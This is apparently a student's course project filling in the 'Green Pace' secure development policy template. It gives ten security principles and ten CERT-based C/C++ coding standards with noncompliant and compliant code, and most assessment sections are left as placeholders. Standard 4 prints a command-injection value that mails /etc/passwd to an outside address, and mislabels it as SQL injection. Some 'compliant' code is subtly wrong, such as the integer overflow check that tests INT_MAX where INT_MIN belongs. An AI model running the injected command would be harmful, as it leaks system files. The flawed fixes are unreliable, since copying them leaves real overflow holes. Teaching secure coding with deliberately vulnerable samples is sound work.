Green Pace Secure Development Policy

Contents

Overview

Software development at Green Pace requires consistent implementation of secure principles to all developed applications. Consistent approaches and methodologies must be maintained through all policies that are uniformly defined, implemented, governed, and maintained over time.

Purpose

This policy defines the core security principles; C/C++ coding standards; authorization, authentication, and auditing standards; and data encryption standards. This article explains the differences between policy, standards, principles, and practices (guidelines and procedure): Understanding the Hierarchy of Principles, Policies, Standards, Procedures, and Guidelines.

Scope

This document applies to all staff that create, deploy, or support custom software at Green Pace.

Module Three Milestone

Ten Core Security Principles

Principles	Write a short paragraph explaining each of the 10 principles of security.
1. Validate Input Data	All data should be validated before being run or exposed to the system. Ensure all input is checked and verified to prevent malicious attacks, such as SQL Injections or buffer overflows, from exploiting vulnerabilities.
2. Heed Compiler Warnings	Pay attention to compiler and analysis tool warnings. These often highlight security issues like code vulnerabilities or otherwise unsafe practices. Don't silence warnings; understand what they are and how to resolve them.
3. Architect and Design for Security Policies	Failure to integrate security into the design phase of development can result in flaws, such as improper access control, bad authentication methods, or poor encryption. Design the software to be split up into parts for proper privileging.
4. Keep It Simple	Avoid unnecessary complexity in code and system design. This increases the risk of hidden vulnerabilities and makes security harder to enforce. Simplify designs and avoid adding unnecessary functionality.
5. Default Deny	Security is the default. Deny access to areas of the system by default; only give access if explicitly needed. Ensure only necessary permissions are granted, and proper roles are defined.
6. Adhere to the Principle of Least Privilege	Granting users or systems more permissions than necessary increases the risk of abuse. Ensure that users and systems have only the minimal privileges to perform their tasks. Regularly audit permissions to find unnecessary admin access, privileges, or outdated roles.
7. Sanitize Data Sent to Other Systems	Not sanitizing data when interacting with external systems can lead to injection attacks. Evaluate how data is transmitted through the systems. Escape or encode special characters and use prepared statements for database queries.
8. Practice Defense in	Relying on a single security system can be risky. Implement multiple layers of security.

Principles	Write a short paragraph explaining each of the 10 principles of security.
Depth	Look for single points of failure where a single bypassed layer could give a malicious attack full access to the system.
9. Use Effective Quality Assurance Techniques	Poor testing can leave security holes. Security flaws are commonly found in edge cases or improper error handling. Perform regular security audits and start using penetration testing and fuzz testing as part of the QA process.
10. Adopt a Secure Coding Standard	Inconsistency between developers can lead to vulnerabilities. Use a coding standard to help developers remain consistent and use the best practices.

Source: https://wiki.sei.cmu.edu/confluence/display/seccode/Top%2B10%2BSecure%2BCoding%2BPractices

C/C++ Ten Coding Standards
Complete the coding standards portion of the template according to the Module Three milestone requirements. In Project One, follow the instructions to add a layer of security to the existing coding standards. Please start each standard on a new page, as they may take up more than one page. The first seven coding standards are labeled by category. The last three are blank so you may choose three additional standards. Be sure to label them by category and give them a sequential number for that category. Add compliant and noncompliant sections as needed to each coding standard.

Coding Standard 1

Source: DCL60-CPP. Obey the one-definition rule - SEI CERT C++ Coding Standard - Confluence (cmu.edu)

Coding Standard	Label	Name of Standard
Data Type	STD-001-C	Follow the One Definition Rule (ODR) Each program can have only one definition for each (non-inline) function or variable as multiple definitions can cause errors.

Noncompliant Code

This defines two classes of the same name (S) but with different definitions.

```cpp
// class.cpp
struct S {
    int a;
};

// class2.cpp
class S {
public:
    int a;
};
```

Compliant Code

Instead, create a header file with the class and include it in the other files to prevent errors in the code.

```cpp
// class.h
struct S {
  int a;
};


// a.cpp
#include "class.h"

// b.cpp
#include "class.h"
```

Note: Stop here for the milestone. Complete this section for Project One in Module Six.

Green Pace

Principles(s): [Name the principle and explain how it maps to this standard.]

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Automation

Tool	Version	Checker	Description Tool
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Coding Standard 2

Source: INT32-C. Ensure that operations on signed integers do not result in overflow - SEI CERT C Coding Standard - Confluence (cmu.edu)

Coding Standard	Label	Name of Standard
Data Value	STD-002-CPP	Ensure Proper Use of Signed Data Types Integer overflow can lead to buffer overflows and potential security vulnerabilities.

Noncompliant Code

This can result in an integer overflow while adding a and b.

```
void badFunc(signed int a, signed int b) {
    signed int sum = s_a + s_b;
}
```

Compliant Code

This solution ensures the addition cannot overflow, preventing security vulnerabilities through a buffer overflow.

```
#include <limits.h>

void safeFunc(signed int s_a, signed int s_b) {
    signed int sum;
    if (((s_b > 0) && (s_a > (INT_MAX - s_b))) ||
        ((s_b < 0) && (s_a < (INT_MAX - s_b)))) {
        /* Handle error */
    } else {
        sum = s_a + s_b;
    }
}
```

Note: Stop here for the milestone. Complete this section for Project One in Module Six.

Principles(s): [Name the principle and explain how it maps to this standard.]

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Green Pace

Automation

Tool	Version	Checker	Description Tool
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Coding Standard 3

Source: STR50-CPP. Guarantee that storage for strings has sufficient space for character data and the null terminator - SEI CERT C++ Coding Standard - Confluence (cmu.edu)

Coding Standard	Label	Name of Standard
String Correctness	STD-003-CPP	String Storage Should Have Enough Space for Character Data and the Null Terminator
		Copying data to a too small buffer can cause overflow, leading to potential vulnerabilities.

Noncompliant Code

The input is unbounded; this could lead to a buffer overflow.

```cpp
#include <iostream>

void badFunc() {
    char buf[12];
    std::cin >> buf;
}
```

Compliant Code

This uses the `std::string` instead of a bounded array; this prevents truncated data and guards against buffer overflows.

```cpp
#include <iostream>
#include <string>

void f() {
    std::string input;
    std::string stringOne, stringTwo;
    std::cin >> stringOne >> stringTwo;
}
```

Noncompliant Code

The `read()` function does not ensure that the string will be null-terminated, which could result in undefined behavior in the character array if it is not terminated.

```cpp
#include <fstream>
#include <string>
```

Green Pace

Noncompliant Code

```
void badFunc(std::istream &in) {
    char buffer[32];
    try {
        in.read(buffer, sizeof(buffer));
    } catch (std::ios_base::failure &e) {
        // Handle error
    }
    std::string str(buffer);
}
```

Compliant Code

This assumes that the input is at most 32 chars

```
#include <fstream>
#include <string>

void goodFunc(std::istream &in) {
    char buffer[32];
    try {
        in.read(buffer, sizeof(buffer));
    } catch (std::ios_base::failure &e) {
        // Handle error
    }
    std::string str(buffer, in.gcount());
}
```

Note: Stop here for the milestone. Complete this section for Project One in Module Six.

Principles(s): [Name the principle and explain how it maps to this standard.]

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Automation

Tool	Version	Checker	Description Tool
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Tool	Version	Checker	Description Tool
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Green Pace

Coding Standard 4

Source: STR02-C. Sanitize data passed to complex subsystems - SEI CERT C Coding Standard - Confluence (cmu.edu)

Coding Standard	Label	Name of Standard
SQL Injection	STD-004-C	Sanitize Data String data passed to subsystems can contain characters responsible for triggering commands, resulting in a vulnerability called SQL Injection.

Noncompliant Code

This inputs an email to a buffer then uses the string as an argument. For example, if the string was this:
```
imnotreal@email.com; cat /etc/passwd | mail imbadtothebone@email.net
```
then the system would be compromised.

```
     sprintf(buffer, "/bin/mail %s < /tmp/email", addr);
     system(buffer);
```

Compliant Code

Ensure all valid data is accepted, but potentially dangerous data must be removed or sanitized. This uses whitelisting, which only allows approved characters into the system, ensuring that nothing malicious can make it through.

```
     static char ok_chars[] = "abcdefghijklmnopqrstuvwxyz"
                              "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
                              "1234567890_-.@";
     char user_data[] = "Bad char 1:} Bad char 2:{";
     char *cp = user_data; /* Cursor into string */
     const char *end = user_data + strlen( user_data);
     for (cp += strspn(cp, ok_chars); cp != end; cp += strspn(cp, ok_chars)) {
        *cp = '_';
     }
```

Note: Stop here for the milestone. Complete this section for Project One in Module Six.

Principles(s): [Name the principle and explain how it maps to this standard.]

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Automation

Tool	Version	Checker	Description Tool
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Coding Standard 5

Source: [MEM01-C. Store a new value in pointers immediately after free() - SEI CERT C Coding Standard - Confluence (cmu.edu)](#)

Coding Standard	Label	Name of Standard
Memory Protection	STD-005-C	Store New Values into Pointers After Being Freed Double-free and access-freed-memory vulnerabilities are possible when there are dangling pointers.

Noncompliant Code

This opens the program to a double-free exploit because it possibly frees up both message_types.

```c
    char *message;
    int message_type;

    /* Initialize message and message_type */

    if (message_type == value_1) {
      /* Process message type 1 */
      free(message);
    }
    /* ...*/
    if (message_type == value_2) {
       /* Process message type 2 */
      free(message);
    }
```

Compliant Code

This is a simple fix for the double-free vulnerability. After using free(), set the message type to NULL immediately to avoid potentially opening up the same memory more than once.

```c
    char *message;
    int message_type;

    /* Initialize message and message_type */

    if (message_type == value_1) {
      /* Process message type 1 */
      free(message);
      message = NULL;
```

Green Pace

Compliant Code

```
    }
    /* ... */
    if (message_type == value_2) {
      /* Process message type 2 */
      free(message);
      message = NULL;
    }
```

Note: Stop here for the milestone. Complete this section for Project One in Module Six.

Principles(s): [Name the principle and explain how it maps to this standard.]

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Automation

Tool	Version	Checker	Description Tool
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Coding Standard 6

Source: DCL03-C. Use a static assertion to test the value of a constant expression - SEI CERT C Coding Standard - Confluence (cmu.edu)

Coding Standard	Label	Name of Standard
Assertions	STD-006-C	Static Insertions Should Be Used to Test Constant Expression Values Assertions are a tool for finding software defects in a system. static_assert() is more useful when working with server systems or embedded programs.

Noncompliant Code

This uses the assert() function. It is non-compliant because it does not use static assertions to validate the size. If the assumption about the size is incorrect, this could cause errors.

```
#include <assert.h>

struct timer {
  unsigned char MODE;
  unsigned int DATA;
  unsigned int COUNT;
};

int func(void) {
  assert(sizeof(struct timer) == sizeof(unsigned char)
+ sizeof(unsigned int) + sizeof(unsigned int));
}
```

Compliant Code

This uses the static_assert() function. These allow incorrect assumptions to be diagnosed and corrected instead of causing problems within the code. This runs at the beginning, shile compiling, so it doesn't cause any slowdown of the program.

```
#include <assert.h>

struct timer {
  unsigned char MODE;
  unsigned int DATA;
  unsigned int COUNT;
};

static_assert(sizeof(struct timer) == sizeof(unsigned char)
+ sizeof(unsigned int) + sizeof(unsigned int),
```

Compliant Code

```
                    "Structure must not have any padding");
```

Note: Stop here for the milestone. Complete this section for Project One in Module Six.

Principles(s): [Name the principle and explain how it maps to this standard.]

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Automation

Tool	Version	Checker	Description Tool
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Green Pace

Coding Standard 7

Source: ERR56-CPP. Guarantee exception safety - SEI CERT C++ Coding Standard - Confluence (cmu.edu)

Coding Standard	Label	Name of Standard
Exceptions	STD-007-CPP	<u>Ensure Exception Safety</u> Proper error handling is necessary for software to operate correctly and avoid undesirable effects.

Noncompliant Code

This features no exception safety as it deletes the array and sets it to nullptr before allocating a new array. Thia couls lead to a situation where the existing array is deleted, but the new one fails, leaving the array as a nullptr, potentially causing issues.

```cpp
#include <cstring>

class IntArray {
  int *array;
  std::size_t nElems;
public:
  // ...

  ~IntArray() {
    delete[] array;
  }


  IntArray(const IntArray& that); // nontrivial copy constructor
  IntArray& operator=(const IntArray &rhs) {
    if (this != &rhs) {
      delete[] array;
      array = nullptr;
      nElems = rhs.nElems;
      if (nElems) {
        array = new int[nElems];
        std::memcpy(array, rhs.array, nElems * sizeof(*array));
      }
    }
    return *this;
  }

  // ...
};
```

Green Pace

Compliant Code

This has strong exception safety, as there is no chance of the original array being left as a null pointer. It creates the new array first and assigns it to tmp before deleting the old one, avoiding any null pointers.

```cpp
    #include <cstring>

    class IntArray {
      int *array;
      std::size_t nElems;
    public:
      // ...

      ~IntArray() {
        delete[] array;
      }

      IntArray(const IntArray& that); // nontrivial copy constructor

      IntArray& operator=(const IntArray &rhs) {
        int *tmp = nullptr;
        if (rhs.nElems) {
          tmp = new int[rhs.nElems];
          std::memcpy(tmp, rhs.array, rhs.nElems * sizeof(*array));
        }
        delete[] array;
        array = tmp;
        nElems = rhs.nElems;
        return *this;
      }

      // ...
    };
```

Note: Stop here for the milestone. Complete this section for Project One in Module Six.

Principles(s): [Name the principle and explain how it maps to this standard.]

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Automation

Green Pace

Tool	Version	Checker	Description Tool
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Coding Standard 8

Source: OOP50-CPP. Do not invoke virtual functions from constructors or destructors - SEI CERT C++ Coding Standard - Confluence (cmu.edu)

Coding Standard	Label	Name of Standard
Object Oriented Programming (OOP)	STD-008-CPP	Do Not Invoke Virtual Functions from Constructors or Destructors Calling virtual functions can be tricky during an object's construction or destruction. The base class's version of the function is called, not the derived class's version.

Noncompliant Code

This calls a virtual function from a constructor, which can lead to unexpected behavior because the function may no longer be fully constructed or may have already been released.

```cpp
struct B {
  B() { seize(); }
  virtual ~B() { release(); }

protected:
  virtual void seize();
  virtual void release();
};

struct D : B {
  virtual ~D() = default;

protected:
  void seize() override {
    B::seize();
    // Get derived resources...
  }

  void release() override {
    // Release derived resources...
    B::release();
  }
};
```

Compliant Code

This code doesn't call virtual functions; it uses a separate function called after the object is fully constructed. This means that each class is now responsible for its resources.

Green Pace

Compliant Code

```cpp
class B {
  void seize_mine();
  void release_mine();

public:
  B() { seize_mine(); }
  virtual ~B() { release_mine(); }

protected:
  virtual void seize() { seize_mine(); }
  virtual void release() { release_mine(); }
};

class D : public B {
  void seize_mine();
  void release_mine();

public:
  D() { seize_mine(); }
  virtual ~D() { release_mine(); }

protected:
  void seize() override {
    B::seize();
    seize_mine();
  }

  void release() override {
    release_mine();
    B::release();
  }
};
```

Note: Stop here for the milestone. Complete this section for Project One in Module Six.

Principles(s): [Name the principle and explain how it maps to this standard.]

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Automation

Tool	Version	Checker	Description Tool
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Green Pace

Coding Standard 9

Coding Standard	Label	Name of Standard
Input Output (FIO)	STD-009-CPP	Close Files That Are No Longer Needed Resource leaks can occur when files are left open unnecessarily. Closing them as soon as possible ensures the program's security and stability.

Noncompliant Code

This opens a file but does not close it, which can lead to resource leaks.

```cpp
#include <exception>
#include <fstream>
#include <string>

void f(const std::string &fileName) {
  std::fstream file(fileName);
  if (!file.is_open()) {
    // Handle error
    return;
  }
  // ...
  std::terminate(); // Bad Practice: Discussed in STD-010-CPP below.
}
```

Compliant Code

This closes the file once it has been read (using `file.close()`), preventing resource leaks.

```cpp
#include <exception>
#include <fstream>
#include <string>

void f(const std::string &fileName) {
  std::fstream file(fileName);
  if (!file.is_open()) {
    // Handle error
    return;
  }
```

Compliant Code

```
    // ...
    file.close();
    if (file.fail()) {
      // Handle error
    }
    std::terminate();// Bad Practice, used for illustration purposes:
  Discussed in STD-010-CPP below.

  }
```

Compliant Code

This implicitly closes the file through RAII (Resource Acquisition IS Initialization). RAII is generally considered good practice.

```
    #include <exception>
    #include <fstream>
    #include <string>

    void f(const std::string &fileName) {
      {
        std::fstream file(fileName);
        if (!file.is_open()) {
          // Handle error
          return;
        }
      } // file is closed properly here when it is destroyed
      std::terminate();
    }
```

Note: Stop here for the milestone. Complete this section for Project One in Module Six.

Principles(s): [Name the principle and explain how it maps to this standard.]

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Automation

Tool	Version	Checker	Description Tool
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Tool	Version	Checker	Description Tool
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Coding Standard 10

Coding Standard	Label	Name of Standard
Exceptions and Error Handling	STD-010-CPP	<u>Don't Terminate a Program Abruptly</u> `std::abort()`, `std::quick_exit()`, and `std::_Exit()` can be used to terminate a program immediately and should only be used with critical errors.

Noncompliant Code

This might result in a call to the terminate() function because when func() is called, throwing_func() may throw an exception.

```cpp
#include <cstdlib>

void throwing_func() noexcept(false);

void f() { // Not invoked by the program except as an exit handler.
  throwing_func();
}

int main() {
  if (0 != std::atexit(f)) {
    // Handle error
  }
  // ...
}
```

Compliant Code

This has func() handle all of the exceptions thrown by throwing_func() and doesn't throw them again.

```cpp
#include <cstdlib>

void throwing_func() noexcept(false);

void f() { // Not invoked by the program except as an exit handler.
  try {
    throwing_func();
  } catch (...) {
```

Compliant Code

```
      // Handle error
    }
  }

  int main() {
    if (0 != std::atexit(f)) {
      // Handle error
    }
    // ...
  }
```

Note: Stop here for the milestone. Complete this section for Project One in Module Six.

Principles(s): [Name the principle and explain how it maps to this standard.]

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Automation

Tool	Version	Checker	Description Tool
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Green Pace

Defense-in-Depth Illustration

This illustration provides a visual representation of the defense-in-depth best practice of layered security.

Project One

There are seven steps outlined below that align with the elements you will be graded on in the accompanying rubric. When you complete these steps, you will have finished the security policy.

Revise the C/C++ Standards

You completed one of these tables for each of your standards in the Module Three milestone. In Project One, add revisions to improve the explanation and examples as needed. Add rows to accommodate additional examples of compliant and noncompliant code. Coding standards begin on the security policy.

Risk Assessment

Complete this section on the coding standards tables. Enter high, medium, or low for each of the headers, then rate it overall using a scale from 1 to 5, 5 being the greatest threat. You will address each of the seven policy standards. Fill in the columns of severity, likelihood, remediation cost, priority, and level using the values provided in the appendix.

Automated Detection

Complete this section of each table on the coding standards to show the tools that may be used to detect issues. Provide the tool name, version, checker, and description. List one or more tools that can automatically detect this issue and its version number, name of the rule or check (preferably with link), and any relevant comments or description—if any. This table ties to a specific C++ coding standard.

Automation

Provide a written explanation using the image provided.

Automation will be used for the enforcement of and compliance to the standards defined in this policy. Green Pace already has a well-established DevOps process and infrastructure. Define guidance on where and how to modify the existing DevOps process to automate enforcement of the standards in this policy. Use the DevSecOps diagram and provide an explanation using that diagram as context.

[Insert your written explanations here.]

Summary of Risk Assessments

Consolidate all risk assessments into one table including both coding and systems standards, ordered by standard number.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STD-001-CPP	High	Unlikely	Medium	High	2
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Create Policies for Encryption and Triple A

Include all three types of encryption (in flight, at rest, and in use) and each of the three elements of the Triple-A framework using the tables provided*.*

    a. Explain each type of encryption, how it is used, and why and when the policy applies.

    b. Explain each type of Triple-A framework strategy, how it is used, and why and when the policy applies.

Write policies for each and explain what it is, how it should be applied in practice, and why it should be used.

a. Encryption	Explain what it is and how and why the policy applies.
Encryption at rest	[Insert text.]
Encryption in flight	[Insert text.]
Encryption in use	[Insert text.]

b. Triple-A Framework*	Explain what it is and how and why the policy applies.
Authentication	[Insert text.]
Authorization	[Insert text.]
Accounting	[Insert text.]

*Use this checklist for the Triple A to be sure you include these elements in your policy:

- User logins
- Changes to the database
- Addition of new users
- User level of access
- Files accessed by users

Map the Principles

Map the principles to each of the standards, and provide a justification for the connection between the two. In the Module Three milestone, you added definitions for each of the 10 principles provided. Now it's time to connect the standards to principles to show how they are supported by principles. You may have more than one principle for each standard, and the principles may be used more than once. Principles are numbered 1 through 10. You will list the number or numbers that apply to each standard, then explain how each of these principles supports the standard. This exercise demonstrates that you have based your security policy on widely accepted principles. Linking principles to standards is a best practice.

NOTE: Green Pace has already successfully implemented the following:

- Operating system logs
- Firewall logs
- Anti-malware logs

Green Pace

The only item you must complete beyond this point is the Policy Version History table.

Audit Controls and Management

Every software development effort must be able to provide evidence of compliance for each software deployed into any Green Pace managed environment.

Evidence will include the following:

- Code compliance to standards
- Well-documented access-control strategies, with sampled evidence of compliance
- Well-documented data-control standards defining the expected security posture of data at rest, in flight, and in use
- Historical evidence of sustained practice (emails, logs, audits, meeting notes)

Enforcement

The office of the chief information security officer (OCISO) will enforce awareness and compliance of this policy, producing reports for the risk management committee (RMC) to review monthly. Every system deployed in any environment operated by Green Pace is expected to be in compliance with this policy at all times.

Staff members, consultants, or employees found in violation of this policy will be subject to disciplinary action, up to and including termination.

Exceptions Process

Any exception to the standards in this policy must be requested in writing with the following information:

- Business or technical rationale
- Risk impact analysis
- Risk mitigation analysis
- Plan to come into compliance
- Date for when the plan to come into compliance will be completed

Approval for any exception must be granted by chief information officer (CIO) and the chief information security officer (CISO) or their appointed delegates of officer level.

Exceptions will remain on file with the office of the CISO, which will administer and govern compliance.

Distribution

This policy is to be distributed to all Green Pace IT staff annually. All IT staff will need to certify acceptance and awareness of this policy annually.

Policy Change Control

This policy will be automatically reviewed annually, no later than 365 days from the last revision date. Further, it will be reviewed in response to regulatory or compliance changes, and on demand as determined by the OCISO.

Policy Version History

Version	Date	Description	Edited By	Approved By
1.0	08/05/2020	Initial Template	David Buksbaum	
1.1	09/19/2024	Added ten Coding standards and their compliant and non-compliant solutions.	Bryce Jensen	
[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]	[Insert text.]

Appendix A Lookups

Approved C/C++ Language Acronyms

Language	Acronym
C++	CPP
C	CLG
Java	JAV

Green Pace